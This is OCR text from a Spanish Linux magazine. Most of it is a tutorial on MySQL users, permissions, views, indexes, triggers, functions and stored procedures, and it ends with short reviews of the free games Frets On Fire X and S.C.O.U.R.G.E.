Sin embargo, aunque MySQL no llega al nivel de posibilidades que puede ofrecer el que creo que es el mejor sistema gestor de base de datos de la actualidad, Oracle, se infravaloran muchas de las posibilidades que ofrece. Oracle es software cerrado y ofrece una serie de posibilidades que no son necesarias para la mayor parte de los desarrolladores, sin embargo, MySQL también ofrece otras ventajas, y los desarrolladores normalmente las ignoran y sólo utilizan las partes más básicas. Con las operaciones básicas me refiero consultas, inserciones, modificaciones, borrados, creaciones de tablas... dejando de lado otras posibilidades como disparadores, restricciones, índices, procedimientos y otros que trataremos en este artículo. Muchas de estas operaciones más complejas normalmente solemos tratarlas a niveles más altos del software, pero es necesario conocer que existen estos mecanismos, ya que además de aportar mayor rendimiento pueden facilitarnos mucho ciertas operaciones.

Existen distintas herramientas gráficas que nos pueden ayudar en este tipo de labores y que en un número anterior de esta revista yo mismo comenté en un artículo titulado "Interfaces gráficas de usuario para MySQL", pero creo que lo mejor es saber manejarnos primero con el intérprete de MySQL para luego pasar a ayudarnos en herramientas de este tipo.


Figura 1. Logo MySQL


Figura 2. Logo Oracle

El futuro de MySQL

Introduzco este punto aquí porque a todos los que utilizamos MySQL nos tiene preocupados la compra de Sun Microsystems por parte de Oracle. El 26 de febrero de 2008 Sun Microsystems adquiría MySQL AB, la empresa desarrolladora de MySQL. Esta compra no supuso ningún riesgo para la filosofía y los propósitos de MySQL ya que se trataba de una empresa con una filosofía muy cercana al software libre y que lo apoyaba con proyectos como OpenOffice.org o su propio sistema operativo, Open Solaris.

Sin embargo, poco más de un año después, el 20 de abril de 2009 se anunciaba que Oracle compraba Sun Microsystems. A priori Oracle no es Microsoft y ha demostrado en ciertos momentos interés por los proyectos libres. Pero MySQL es un sistema gestor de base de datos que compite casi directamente con Oracle. En el momento que se escribía este artículo no hay nada claro con respecto a este tema, pero la preocupación es grande por si Oracle puede tomar algunas medidas como cerrar el código de MySQL o descontinuar el proyecto.

Ya que el código de MySQL es libre, a priori no debe de haber problemas de que algún fork del proyecto siga la labor. El más famoso y el que parece que puede tener mayor éxito en caso de que Oracle cierre MySQL como lo conocemos hoy es MariaDB. Fundado por Widenius, co-fundador como hemos comentado de MySQL, es completamente compatible con MySQL y sigue su desarrollo de manera paralela. MariaDB es miembro de la Alianza de Bases de Datos Abiertas (Open Database Alliance). Otro fork similar a MariaDB en cuanto a posibilidades y filosofía es Drizzle. El futuro nos dirá qué ocurre.

Instalación

Antes de continuar os comento brevemente cómo instalar MySQL. En la mayor parte de las distribuciones a través de su gestor de paquetes podéis instalarlo. El paquete se llamará *mysql-server* y también deberéis instalaros *mysql-client*. En caso de no encontrarlo siempre podréis remitiros a la web de MySQL y descargar el "MySQL Community Server" que viene precompilado en distintos paquetes o vosotros mismos podéis descargar y compilar el código fuente.

Permisos y usuarios

Comencemos por la gestión de usuarios, contraseñas y permisos en MySQL. Al igual que en los sistemas operativos, en MySQL podemos crear una serie de usuarios con distintos privilegios de cara a mejorar nuestra seguridad. En aplicaciones en las que sólo es necesaria la consulta o directamente en aplicaciones donde podemos definir muy bien el cometido de cada usuario, es importante definir una serie de usuarios y privilegios para acotar la seguridad desde el nivel más bajo. Luego los scripts de PHP (con la función *mysql_connect*) o las aplicaciones que desarrollemos se autenticarán en el sistema con dichos usuarios para realizar sus funciones.

Para añadir nuevos usuarios en MySQL tenemos dos métodos, utilizando el comando GRANT o directamente insertando registros en la tabla *user*.

Comando GRANT

Comencemos por el primer método. Vamos a ver algunos ejemplos prácticos de utilización de GRANT, para ver la sintaxis completa del método os recomiendo que visitéis la referencia de MySQL que está disponible en línea. Imaginemos que queremos crear un usuario que sólo pueda consultar las tablas de una determinada base de datos y además queremos restringir su acceso a sólo el servidor local. De esta forma evitaríamos cualquier riesgo de pérdida de datos a través de dicho usuario, que podría ser el que manejara la visualización de la información en una aplicación web (recordad que las aplicaciones web se suelen ejecutar también en el servidor local, por lo que no hay problemas por esta restricción).

Para todo este tipo de operaciones utilizaremos la shell de MySQL como usuario *root* (la contraseña del usuario *root* la establecisteis en la instalación). Para iniciar sesión en la misma, desde la consola haremos: *mysql -u root -p* nos pedirá la contraseña y ya estaremos listos:

```
GRANT SELECT ON directorio.*
TO 'nuevoUsuario'@'localhost'
IDENTIFIED BY 'tupassword';
```

Creamos un nuevo usuario llamado "nuevoUsuario", que tendrá acceso a consulta (*SELECT*) de todas las tablas de la base de datos "directorio" desde el servidor local (*localhost*) y su contraseña será "tupassword". Para comprobar que todo ha salido bien vamos a cerrar sesión como superusuarios y vamos a iniciar sesión como nuevos usuarios para luego ver nuestros permisos.

```
exit (en la shell de MySQL)
mysql -u nuevoUsuario -p (desde la shell de Linux, nos
pedirá la contraseña)
SHOW GRANTS; (nos muestra los permisos)
```

Veamos más posibilidades de GRANT:

- Además de SELECT podemos definir: INSERT,UPDATE,DELETE,CREATE,DROP o directamente ALL PRIVILEGES para todos los privilegios.
- En lugar de definir la base de datos, podemos dar permisos para todas las bases de datos: ON *.* o si por el contrario queremos definir una sola tabla: ON directorio.telefonos.

Para conseguir conectarnos desde un sitio remoto, además de dar los permisos oportunos en el GRANT al usuario en cuestión, deberemos pedirle al servidor de MySQL que escuche a direcciones distintas a la del servidor local. Por defecto viene configurado así para evitar problemas de seguridad. Primero modificamos el archivo */etc/mysql/my.cnf* reemplazando la línea: *bind-address = 127.0.0.1* por *bind-address = 0.0.0.0*. Reiniciamos el servidor para que el cambio en el archivo de configuración tenga efecto: `$ sudo /etc/init.d/mysql restart`


Figura 3. Logo Open Database Alliance


Figura 4. Logo Sun Microsystems

```
carazo@carazo-laptop:/etc$ mysql -u nuevoUsuario -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 59
Server version: 5.1.37-1ubuntu5.1 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW GRANTS;
+---------------------------------------------------------------------------------
-------------------------------------+
| Grants for nuevoUsuario@localhost
                                     |
+---------------------------------------------------------------------------------
-------------------------------------+
| GRANT USAGE ON *.* TO 'nuevoUsuario'@'localhost' IDENTIFIED BY PASSWORD '*27C9
EC82DABA89967B39D6530A6012CE8CF8DC77' |
| GRANT SELECT ON `directorio`.* TO 'nuevoUsuario'@'localhost'
                                     |
+---------------------------------------------------------------------------------
-------------------------------------+
2 rows in set (0,00 sec)

mysql>
```

Figura 5. Permisos y usuarios

Ahora ya podemos indicar con la instrucción GRANT los permisos específicos para cada usuario. En la parte correspondiente de la orden indicamos: `TO usuario@'%'` , eso da permiso para todas las direcciones si queremos podemos concretar más: `TO root@80.80.80.80`, por ejemplo, para el caso anterior sería como sigue para permitir el acceso desde todas las direcciones:

```
GRANT SELECT ON directorio.*
TO 'nuevoUsuario'@'%' IDENTIFIED BY 'tupassword';
```

Insertando un registro en la tabla user

El comando GRANT lo que hace en el fondo es insertar de forma adecuada y más fácil para el usuario, un nuevo registro en la tabla propia de MySQL que controla estas labores: *mysql.user* (cuando me refiero a una tabla perteneciente a una base de datos lo nombro de esta forma: base_de_datos.tabla). La inserción básica es la siguiente:

```
INSERT INTO user (Host,User,Password)
VALUES('%','otroUsuario',PASSWORD('nuevopass'));
FLUSH PRIVILEGES
```

Los dos únicos aspectos a destacar de esta sentencia son:

- La función PASSWORD (cadena) que codifica la cadena para poder ser almacenada convenientemente como contraseña.
- El uso de FLUSH PRIVILEGES para que el sistema recargue los permisos y la inserción que acabamos de hacer tenga efecto.

La tabla *user* guarda mucha más información, relacionada con los permisos del usuario, pero para la modificación de los permisos en lugar de tratar directamente sobre la tabla, lo mejor es seguir los pasos que relatamos a continuación.

Modificación de permisos

Para añadir permisos a usuarios con permisos ya establecidos deberemos utilizar la orden GRANT como hemos hecho hasta ahora o REVOKE, con la misma sintaxis que GRANT, para eliminar permisos.

Hay que tener en cuenta que GRANT sí crea usuarios pero REVOKE no los elimina, así que en realidad si queremos eliminar un usuario deberemos utilizar la orden DROP USER nombreUsuario.

Creación de tablas

Todos los que hayáis utilizado MySQL habréis creado más de una tabla y estaréis perfectamente familiarizados con la sintaxis y el uso de CREATE TABLE. Es posible que no le saquéis todo el partido que podáis a la creación de tablas.

Listado 1. Creación de las tablas para el ejemplo

```
DROP TABLE IF EXISTS `usuarios`;
CREATE TABLE `usuarios` (
  `nif` char(10) CHARACTER SET utf8 NOT NULL COMMENT 'char es mejor que varchar si conocemos la longitud
del dato',
  `apellidos` varchar(64) CHARACTER SET utf8 NOT NULL,
  `nombre` varchar(64) CHARACTER SET utf8 NOT NULL,
  PRIMARY KEY (`nif`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COLLATE=utf8_spanish_ci;


DROP TABLE IF EXISTS `extensiones`;

CREATE TABLE `extensiones` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `extension` char(3) CHARACTER SET utf8 NOT NULL COMMENT 'Extensión de 3 cifras',
  `usuario` char(10) CHARACTER SET utf8 NOT NULL COMMENT 'Clave foránea, usuario de la extensión',
  `responsable` char(10) CHARACTER SET utf8 NOT NULL COMMENT 'Clave foránea, responsable económico de la
extensión',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COLLATE=utf8_spanish_ci;
```

Listado 2. Inserción de datos de ejemplo

```
INSERT INTO `usuarios`(`nif`,`apellidos`,`nombre`) VALUES ('30123456W','Carazo Gil','Francisco Javie-
r'),('45506070C','Pérez Rodríguez','José'),('30983434L','Romero García','María');

INSERT INTO `extensiones`(`id`,`extension`,`usuario`,`responsable`) VALUES (1,'100','45506070C','30123456W'
),(2,'101','45506070C','30123456W'),(3,'102','30983434L','30123456W');
```



```
mysql> select * from listado;
+-------------------------+------------------------------+--------------+
| Usuario                 | Responsable                  | ExtensiÃ³n |
+-------------------------+------------------------------+--------------+
| Pérez Rodríguez, José | Carazo Gil, Francisco Javier | 100          |
| Pérez Rodríguez, José | Carazo Gil, Francisco Javier | 101          |
| Romero García, María   | Carazo Gil, Francisco Javier | 102          |
+-------------------------+------------------------------+--------------+
3 rows in set (0,00 sec)

mysql>
```

Figura 6. Resultado de la consulta sobre la vista

Tecnologías de almacenamiento

Antes de continuar comentando posibilidades que nos ofrece MySQL voy a puntualizar un tema importante. Las tablas de MySQL pueden almacenarse utilizando varias tecnologías. Las dos más populares son: MyISAM e InnoDB. La primera de ellas es la que se usa por defecto y la más veterana. La utilizaremos por estas dos razones, a pesar de que InnoDB es otra alternativa más potente que permite definir claves foráneas y acciones en cascada entre otros, pero está más "verde" y tiene un rendimiento menor. Con el tiempo se mejorará más InnoDB y se incrementará su rendimiento, pero por ahora para la mayor parte de los desarrollos que hago utilizo MyISAM.

Opciones directamente relacionadas con las tablas

Una vez realizada esta puntualización veamos algunas de las facilidades y opciones que nos ofrece MySQL a la hora de crear tablas. Además de definir el tipo, la longitud máxima de los datos y la clave primaria de la tabla, tenemos otras opciones que definir:

- *Default*: Valores por defecto asignados al campo. Se usan en caso de que en el INSERT el usuario no defina el valor de ese campo.
- *Not null*: No permite que el campo valga nulo. Las claves primarias siempre lo tendrán activado.
- *Auto_increment*: Muy útil para claves principales numéricas. MySQL asignará el valor entero siguiente al campo de forma automática.
- *Unsigned*: Útil para campos numéricos. Definimos que el valor no tendrá signo, por lo que el rango de números posibles en el mismo espacio, se multiplica por dos (imaginad un intervalo de -128 a 127, sin tener en cuenta el signo tendríamos de 0 a 255).
- *Zerofill*: Relacionado con campos de tipo numérico al igual que el anterior, rellena de ceros a la izquierda los valores que introduzcamos.



Figura 7. Disparadores

- *Charset*: El juego de caracteres define qué tipo de caracteres podemos almacenar en los campos de tipo alfanumérico de nuestra base de datos. Desde el más básico ASCII que tendrá problemas para guardar nuestras palabras con acentos y eñes, al más universal UTF-8 (que siempre recomiendo por su compatibilidad con todo tipo de información) pasando por la familia de los *charset latin,* MySQL nos ofrece una gran variedad de juegos de caracteres en los que codificar nuestros datos.
- *Collation*: Esta característica está íntimamente relacionada con la anterior pero en lugar de definir el tipo de codificación de los caracteres, se define de qué forma ha de ordenar los datos (puede no ser el mismo orden alfabético para caracteres españoles que para franceses compartiendo el mismo juego de caracteres). En nuestro caso el valor a elegir es: *utf8_spanish_ci*.

En el archivo *my.cnf* podemos definir qué valores queremos para algunas de estas opciones por defecto para no tener que especificarlas continuamente.

Creación de las tablas para el ejemplo

Creemos una tabla utilizando algunas de estas características de forma que también nos sirva para ir desarrollando un ejemplo con el que dar sentido práctico a lo que explicamos.

En concreto vamos a crear dos tablas:

Listado 3. Creación de la vista de ejemplo

```
CREATE VIEW listado AS
SELECT CONCAT(u.apellidos, ', ', u.nombre) AS "Usuario", CONCAT(r.apellidos, ', ', r.nombre) AS "Responsa-
ble", e.extension AS "Extensión"
FROM usuarios AS u, usuarios AS r, extensiones AS e
WHERE u.nif = e.usuario AND r.nif = e.responsable
```

Listado 4. Creación de la tabla log

```
DROP TABLE IF EXISTS `log`;
CREATE TABLE `log` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `hora` datetime NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 COLLATE=utf8_spanish_ci;
```



- *Usuarios*: se almacenarán el NIF, apellidos y nombre de los usuarios.
- *Asociaciones*: se asociará una asociación a una persona que lo use y a otra que sea a quien se le haga el cargo de la línea. Tendremos un identificador para cada asociación (numérico automático), NIF del usuario de la línea, NIF del responsable de la línea y extensión (en este caso tiene más sentido almacenarlo como una cadena en lugar de cómo un número), ver Listado 1.

Antes de seguir quería comentaros la razón de por qué he llamado a las tablas con nombres en plural en lugar de con nombres en singular. Aunque hay opiniones que dicen que es mejor nombrar las tablas en singular y otras que dicen lo contrario, prefiero nombrar las tablas en plural para diferenciarlas de las clases (de la programación orientada a objetos) en las que sí un objeto se refiere a una sola instancia del objeto real.

Introduzcamos algunos datos para hacer más comprensible el ejemplo (Listado 2).

Listado 5. Sintaxis de declaración de un disparador

```
CREATE TRIGGER nombre_disparador momento_disparo
evento_disparo
ON nombre_tabla FOR EACH ROW sentencia_disparador
```

Listado 6. Creación del disparador de ejemplo y prueba

```
CREATE TRIGGER control_insercion_usuarios AFTER IN-
SERT
ON usuarios  FOR EACH ROW INSERT INTO log (hora)
VALUES (NOW());

INSERT INTO usuarios (nif, apellidos, nombre) VALU-
ES ('10101010A', 'Olmedo Cervantes', 'Miguel');

SELECT * FROM log;
```

Listado 7. Sintaxis de creación de funciones

```
CREATE FUNCTION nombre_función (parámetro_0 tipo_0,
parámetro_1 tipo_1, ..., parámetro_n tipo_n)
RETURNS tipo_valor_retornado
operaciones
```

Listado 8. Función de ejemplo

```
CREATE FUNCTION nombre_apellidos (nombre TEXT,
apellidos TEXT) RETURNS TEXT
return CONCAT(apellidos, ", ", nombre);
```

Listado 9. Sintaxis de creación de procedimientos

```
CREATE PROCEDURE  (parámetro_0 tipo_0, parámetro_1
tipo_1, ..., parámetro_n tipo_n)
BEGIN
operaciones
END
```

Vistas

Desde la versión 5.0, MySQL soporta vistas. Las vistas son una herramienta de la tecnología de las bases de datos y que podríamos definir como una tabla virtual. Son el resultado de una consulta que afecta a una o más tablas. Una vista se define, por lo tanto, mediante una consulta y los usos más frecuentes que recibe son:

- En una tabla muy grande, crear una vista con la información necesaria para cierta labor y trabajar sobre ella.
- Cuando existe información en dos tablas relacionadas, que se consultan frecuentemente, es conveniente crear una vista que cree una tabla resultado de la información que buscamos en estas tablas relacionadas.

Creación de vistas

Siguiendo con el ejemplo que hemos planteado vamos a definir una vista que nos muestre el listado de las extensiones, pero en lugar de mostrando los NIF, mostrando los nombres y apellidos de cada persona. Luego cuando alguien haga una consulta (SELECT) sobre la vista (de igual forma que si fuera una tabla) vería los datos de forma correcta.

El comando para definir una vista es el siguiente:

```
CREATE VIEW nombre_vista AS consulta;
```

Para nuestro caso sería como en el Listado 3.

Podéis observar la concatenación del nombre y los apellidos para una visualización de todos los datos en la misma columna de la tabla y la posibilidad de realizar consultas a varias tablas de forma simultánea. El resultado de la ejecución de *SELECT * FROM listado* podemos verlo en la Figura número 5.

Previamente a realizar la ejecución de la consulta tendremos que indicarle a MySQL que estamos trabajando con UTF-8 de la siguiente manera: *SET NAMES 'utf8'* para evitar problemas en la impresión por pantalla de los caracteres que no sean ASCII.

Otras opciones sobre las vistas

Aunque podemos definir más detalles sobres las vistas, a priori éstos son los elementos básicos para comenzar a manejarlas. En el caso anterior, lo mismo podríamos haberlo implementado ya en la aplicación (por ejemplo un portal web) pero es más inmediato y tiene un mejor rendimiento trabajar a este nivel.

Otras opciones interesantes a tener en cuenta cuando trabajemos con las vistas son:

```
Archivo  Editar  Ver  Terminal  Ayuda
mysql> call insertar_extension('200','10101010A','10101010A')\G
*************************** 1. row ***************************
    Usuario: Pérez Rodríguez, José
 Responsable: Carazo Gil, Francisco Javier
ExtensiÃ³n: 100
*************************** 2. row ***************************
    Usuario: Pérez Rodríguez, José
 Responsable: Carazo Gil, Francisco Javier
ExtensiÃ³n: 101
*************************** 3. row ***************************
    Usuario: Romero García, María
 Responsable: Carazo Gil, Francisco Javier
ExtensiÃ³n: 102
*************************** 4. row ***************************
    Usuario: Olmedo Cervantes, Miguel
 Responsable: Olmedo Cervantes, Miguel
ExtensiÃ³n: 200
4 rows in set (0,00 sec)

*************************** 1. row ***************************
             id: 3
ultima_extension: 5
1 row in set (0,00 sec)

Query OK, 0 rows affected (0,00 sec)
```

Figura 8. Resultado de la ejecución del procedimiento

- Modificación de una vista: *ALTER VIEW nombre_vista AS consulta.*
- Eliminación de una vista: *DROP VIEW nombre_vista.*
- Consulta con qué consulta se ha creado una vista: *SHOW CREATE VIEW nombre_vista.*

Índices

Un índice en una base de datos es una estructura que mejora la velocidad de las operaciones. Su labor es permitir el rápido acceso a los datos de la tabla. Se definen sobre una columna en concreto de la tabla y son de utilidad cuando sabemos que las búsquedas van a realizarse frecuentemente sobre ese criterio. Para que una columna pueda estar indexada en MySQL ha de ser declarada como *NOT NULL*.

Para crear un índice podemos hacerlo de las siguientes formas:

- A la vez que creamos la tabla: *CREATE TABLE nombre_tabla (atributo NOT NULL, SPATIAL INDEX(atributo));*
- Si la tabla ya existe tenemos dos alternativas:
  - *ALTER TABLE nombre_tabla ADD SPATIAL INDEX(atributo);*
  - *CREATE SPATIAL INDEX nombre_índice ON nombre_tabla(atributo);*
- En caso de que queramos eliminarlo la sintaxis es la siguiente:
  - *ALTER TABLE nombre_tabla DROP INDEX atributo;*
  - *DROP INDEX nombre_índice ON nombre_tabla;*

Disparadores

En ocasiones nos interesa hacer siempre una operación antes o después de ejecutarse un evento en una tabla. En el ejemplo que tratamos queremos hacer que de forma automática, cada vez que alguien ejecute una inserción en la base de datos se ingrese en una tabla de nombre *log* un registro que diga, de qué número de operación se trata y a qué hora se ha efectuado la inserción. Para esta labor están los disparadores.

Creación de disparadores

Previamente a la creación del disparador creamos la tabla (Listado 4).

Para crear un disparador debemos definir:

- Nombre del disparador: a modo de identificador.
- Momento en que se activa: antes o después de la sentencia que lo dispara.
- Evento y tabla que lo dispara.
- Acción a ejecutar: cuando se active el disparador.

Sabiendo la información necesaria ya podemos indicar la sintaxis para declarar un disparador (Listado 5).




Figura 9. Logo PostgreSQL



Figura 10. Logo SQLite

Creamos el disparador, insertamos un registro y comprobamos que se activa correctamente (Listado 6).

Otras opciones sobre los disparadores

Antes de seguir quería comentaros dos apuntes más sobre el uso de disparadores con MySQL:

- Para borrarlos tenemos la sentencia: *DROP TRIGGER nombre_disparador*
- Podemos ejecutar más de una sentencia por cada acción en un mismo disparador. Para ello utilizamos la siguiente estructura: *... FOR EACH ROW BEGIN acción_1; acción_2; ... acción_n; END;*

Funciones

Al igual que en prácticamente todos los lenguajes de programación en MySQL existen las funciones. Incluso en este mismo ejemplo hemos utilizado la función NOW() que nos devuelve la fecha y hora actuales o la función CONCAT() que nos devuelve una cadena que concatena todas las cadenas presentes en su interior.

MySQL nos ofrece la posibilidad de crear nuestras propias funciones para poderlas utilizar en nuestras consultas o procedimientos. La sintaxis para la creación de funciones es la siguiente (Listado 7).

Veamos un ejemplo de función que enviándole dos parámetros, "nombre" y "apellidos" nos devuelve la cadena formada primero por los apellidos, seguidos de una coma y un espacio, seguidos a su vez del nombre. Esta función nos podría haber servido en la vista que hemos creado anteriormente (Listado 8).

La llamada a la función se realiza dentro de una sentencia o directamente desde el intérprete de MySQL: *SELECT nombre_apellidos("Javier", "Carazo")*. Para borrar la función la orden a ejecutar es: *DROP FUNCTION nombre_función*.

Podéis explorar muchas más posibilidades de las funciones en MySQL, desde estructuras iterativas a condicionales pasando por funciones matemáticas o ejecución de consultas.

Procedimientos

Los procedimientos son similares a las funciones pero soportan una mayor complejidad. Su uso está muy difundido en entornos donde la seguridad es un valor esencial. Aunque como prácticamente todo lo que explicamos aquí se puede hacer a un nivel superior en el desarrollo del software, los procedimientos nos aseguran una ejecución segura e íntegra dentro de la base de datos con la política de permisos de la misma. Además los procedimientos pueden usarse como acción de disparadores, por lo que las posibilidades son enormes.

Para definir un procedimiento además del cuerpo de la rutina deberemos definir qué parámetros utiliza. Los parámetros pueden ser de entrada (IN), de salida (OUT) o de entrada y salida (INOUT). Por defecto, los parámetros son de entrada. La sintaxis básica de petición de procedimientos es la siguiente (Listado 9).

Veamos como ejemplo de procedimiento uno que, aunque no sea del todo práctico, es de carácter didáctico y se apoya en nuestro ejemplo. El procedimiento se llamará "insertar_extension" y su labor será la siguiente:

- Recibirá 3 parámetros de entrada: la extensión, el usuario y el responsable.
- Insertará un nuevo registro en la tabla extensión.

- Mostrará el listado que hemos creado con la vista.
- Almacenará en una variable llamada "último" el identificador del registro que acabamos de almacenar.
- Guardará dicho valor en una tabla llamada ultimas_extensiones.

Antes de seguir creamos la tabla ultimas_extensiones:

```
CREATE TABLE `ultimas_extensiones` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `ultima_extension` int(11) NOT NULL,
  PRIMARY KEY (`id`)
);
```

Una vez creada la tabla crearemos un procedimiento que secuencialmente haga dichas operaciones. Dentro del código he explicado el funcionamiento de los puntos nuevos (Listado 10).

Para ejecutar el procedimiento lo llamaremos con el comando *CALL* seguido del nombre del procedimiento con los argumentos pasados entre paréntesis y separados por comas. Veamos una llamada de ejemplo (el \G es equivalente al ";"): *CALL insertar_extension('200', '10101010A', '10101010A')\G* . Podemos ver el resultado de la ejecución en la Figura 8.

Para borrar un procedimiento, al igual que en los casos anteriores, utilizaremos el comando *DROP PROCEDURE nombre_procedimiento*. Para modificarlos existe también el comando *ALTER PROCEDURE*.

Listado 10. Procedimiento de ejemplo

```
DELIMITER //


CREATE PROCEDURE insertar_extension
   (ext INTEGER, usu CHAR(10), res CHAR(10))
BEGIN
        INSERT INTO extensiones VALUES(NULL,
        ext, usu, res);
        SET NAMES 'utf8';
        SELECT * FROM listado;


    # retorna el último valor generado
        automáticamente que se insertó
        en la columna AUTO_INCREMENT
    SET @ultimo := LAST_INSERT_ID();

    # usa el valor de @ultimo para hacer
        una inserción en la segunda tabla
    INSERT INTO ultimas_extensiones
        (ultima_extension)
        VALUES (@ultimo);
        SELECT * FROM ultimas_extensiones;
END

# usa el delimitador // para indicar que la
definición del procedimiento a terminado
//
```

Conclusiones

MySQL empezó siendo un proyecto muy popular pero que estaba muy por debajo tecnológicamente hablando de otras soluciones, de carácter comercial como Oracle. Su dominio en la red, el apoyo de la comunidad de software libre y de las empresas que han ido dirigiendo el proyecto sucesivamente; han hecho que el sistema gestor de base de datos haya crecido en capacidad y posibilidades. El mayor salto se produjo con la salida de MySQL 5 que aglutinó un enorme número de mejoras.

Las posibilidades que hemos explicado a lo largo del artículo y otras presentes en la base de datos que no hemos llegado a explicar, hacen de MySQL un sistema muy a tener en cuenta en todo tipo de desarrollos.

El conocimiento de estas técnicas nos aseguran un mejor rendimiento de nuestros sistemas, una mayor seguridad en la ejecución de los mismos y una mayor gama de soluciones con las que resolver los problemas con los que se enfrenta cada desarrollador.

Espero haberos introducido aunque sea mínimamente en estas soluciones, ya que a pesar de que la mayor parte de los CMS de la red y las aplicaciones que observo en el día a día no las utilizan, son como ya he dicho, un gran recurso para mejorar nuestra productividad y el rendimiento de nuestros programas.

Para terminar comentaros que MySQL no es el único sistema gestor de base de datos libre de cierta fama y popularidad. PostgreSQL, con arquitectura cliente servidor también y SQLite, para ejecutar en local, son otras alternativas libres de gran calidad.



Sobre el autor

Francisco Javier Carazo Gil es Ingeniero Técnico en Informática de Sistemas. Nacido en Córdoba, actualmente está estudiando Ingeniería en Informática además de trabajar en el Consejo Superior de Investigaciones Científicas. Es webmaster de LinuxHispano.net, sitio del que es uno de los fundadores, además de ser el responsable de LinuxHispano-Juegos y colaborador habitual del podcast de LinuxHispano. En esta revista es colaborador habitual y sus intereses son principalmente el software libre, la programación y todo lo relacionado con GNU/Linux. Su sitio web personal está en *http://www.jcarazo.com.* Acaba de editar un libro para la editorial Ra-Ma de nombre: "Ubuntu Linux, instalación y configuraciones básica en equipos y servidores". Podéis contactar con él a través de *carazo@gmail.com.*



En la red

- MySQL – *http://www.mysql.com/*
- Oracle – *http://www.oracle.com/*
- Sun Microsystems – *http://es.sun.com/*
- MariaDB – *http://askmonty.org/wiki/index.php/MariaDB*
- PostgreSQL – *http://www.postgresql.org/*
- SQLite – *http://www.sqlite.org/*

Frets On Fire X

Hace ya tiempo en esta misma sección, en el número 40 de la revista según tengo apuntado, comentamos Frets On Fire (abreviado FoF). Dos años después, volvemos a comentar un juego de la misma saga, pero esta vez es Frets On Fire X (abreviado y popularmente FoFiX), un fork del mismo que aporta nuevas características y que ha recibido mejores críticas de los sitios especializados que su predecesor.

Para los que no sepáis qué son los juegos de esta serie, os comento. Frets On Fire es un clon de la saga Guitar Hero. Guitar Hero trata de imitar a un guitarrista de un grupo de música, mediante un periférico diseñado ex professo para el juego con forma de guitarra. En un comienzo era un juego para Play Station 2, aunque gracias a su éxito, ya ha sido portado a multitud de plataformas. Hoy en día además de la guitarra que dio origen al juego, hay otros periféricos como son una batería y un bajo. De esta forma se amplían las posibilidades y sobre todo, permite jugar a la vez con varios jugadores. Me paro a comentar los detalles del juego original porque en el fondo, el clon libre está tan conseguido, que son prácticamente los mismos. La dinámica es la siguiente, los jugadores tienen que seguir las notas que van apareciendo en la pantalla con la guitarra al ritmo que manda la música. Las notas vienen determinadas por colores, cinco en total: naranja, azul, amarillo, rojo y verde. Además de la nota en sí, también debemos acertar en la duración de la misma y deben estar atentos a las notas largas para darle a la palanca de la guitarra. En función de cómo toquemos estos colores, la canción se oirá mejor o peor, por lo que nosotros mismos notaremos en tiempo real cómo vamos haciéndolo. Podemos regular el nivel de dificultad y existen modos de juego en los que podemos competir con otros jugadores, de forma que el juego se vuelve más interactivo.



Figura 1. Frets On Fire X

El juego ha sido todo un éxito y el clon no ha sido menos. Para comprobarlo sólo tenéis que hacer una búsqueda en Google. Existen versiones de Frets On Fire X para Linux, para Mac OS X y para Microsoft Windows. Está implementado en Python y el proyecto está alojado en la forja de Google, Google Code. Podéis descargar el código fuente (como cualquier proyecto libre) y también existen instaladores, especialmente útiles para usuarios noveles.

En resumen, uno de los títulos libres más conocidos por todos los usuarios del entretenimiento digital que os recomiendo encarecidamente que lo probéis, a ser posible, con la guitarra original.

http://code.google.com/p/fofix/



S. C. O. U. R. G. E.

Este segundo juego lo comenzamos más o menos como el primero, hablando de juegos similares comentados en números anteriores. En concreto de Net Hack Falcon's Eye, un juego que comentamos en el número 43 de esta misma sección y que podríamos decir que es un antecedente del que comentamos. Otros antecedentes de S. C. O. U. R. G. E. son Moria y Net Hack.

Todos pertenecen a un género con muchísimo éxito, el llamado roguelike que en español podría ser algo así como rol pero centrado en los elementos del famoso juego de rol de sobremesa, Dungeons & Dragons, o como se diría en español, Dragones y Mazmorras.

El original Net Hack se remonta a 1980. En ese año apareció el juego Rogue y en 1985 como secuela del mismo, Hack, al poco tiempo apareció Net Hack. Hablamos de la época en la que los gráficos estaban basados en caracteres ASCII (eso que últimamente se denomina tan nostálgicamente arte ASCII). Desde aquella época hasta esta década, concretamente en el año 2003, Net Hack fue evolucionando pero siempre guardando su esencia, la de Dragones y Mazmorras y todo lo que le rodea. Pasado el tiempo han llegado evoluciones y mejoras. Hoy os comento la que posiblemente es la más avanzada, técnicamente hablando. Se trata de S. C. O. U. R. G. E. Tras ese nombre con tantas iniciales se esconde un juego con gráficos tridimensionales de tipo isométrico, con posibilidad de girar la cámara, y que trata de conservar toda la esencia del inicial Net Hack. Aunque no llegan al nivel de Glest, para mí el mejor juego libre de este estilo gráficamente hablando, están a un nivel muy superior al de los juegos en los que basa su historia. La perspectiva isométrica del juego permite como hemos dicho, rotar la cámara, hacer zoom y muestra unos espectaculares efectos especiales. Están inspirados en dos clásicos de este tipo de gráficos: Exult y Woodward. Actualmente se encuentra en su versión 0.21 y para instalarlo hay disponibles en Sourceforge tanto el código fuente como un paquete RPM precompilado. Existe una versión para instalar en Windows, pero no es oficial. Como nota curiosa comentaros que semanalmente rellenan en el tablón de la web cómo está el proyecto, de forma que podemos conocer en qué punto del desarrollo se encuentra.



Figura 2. S. C. O. U. R. G. E.

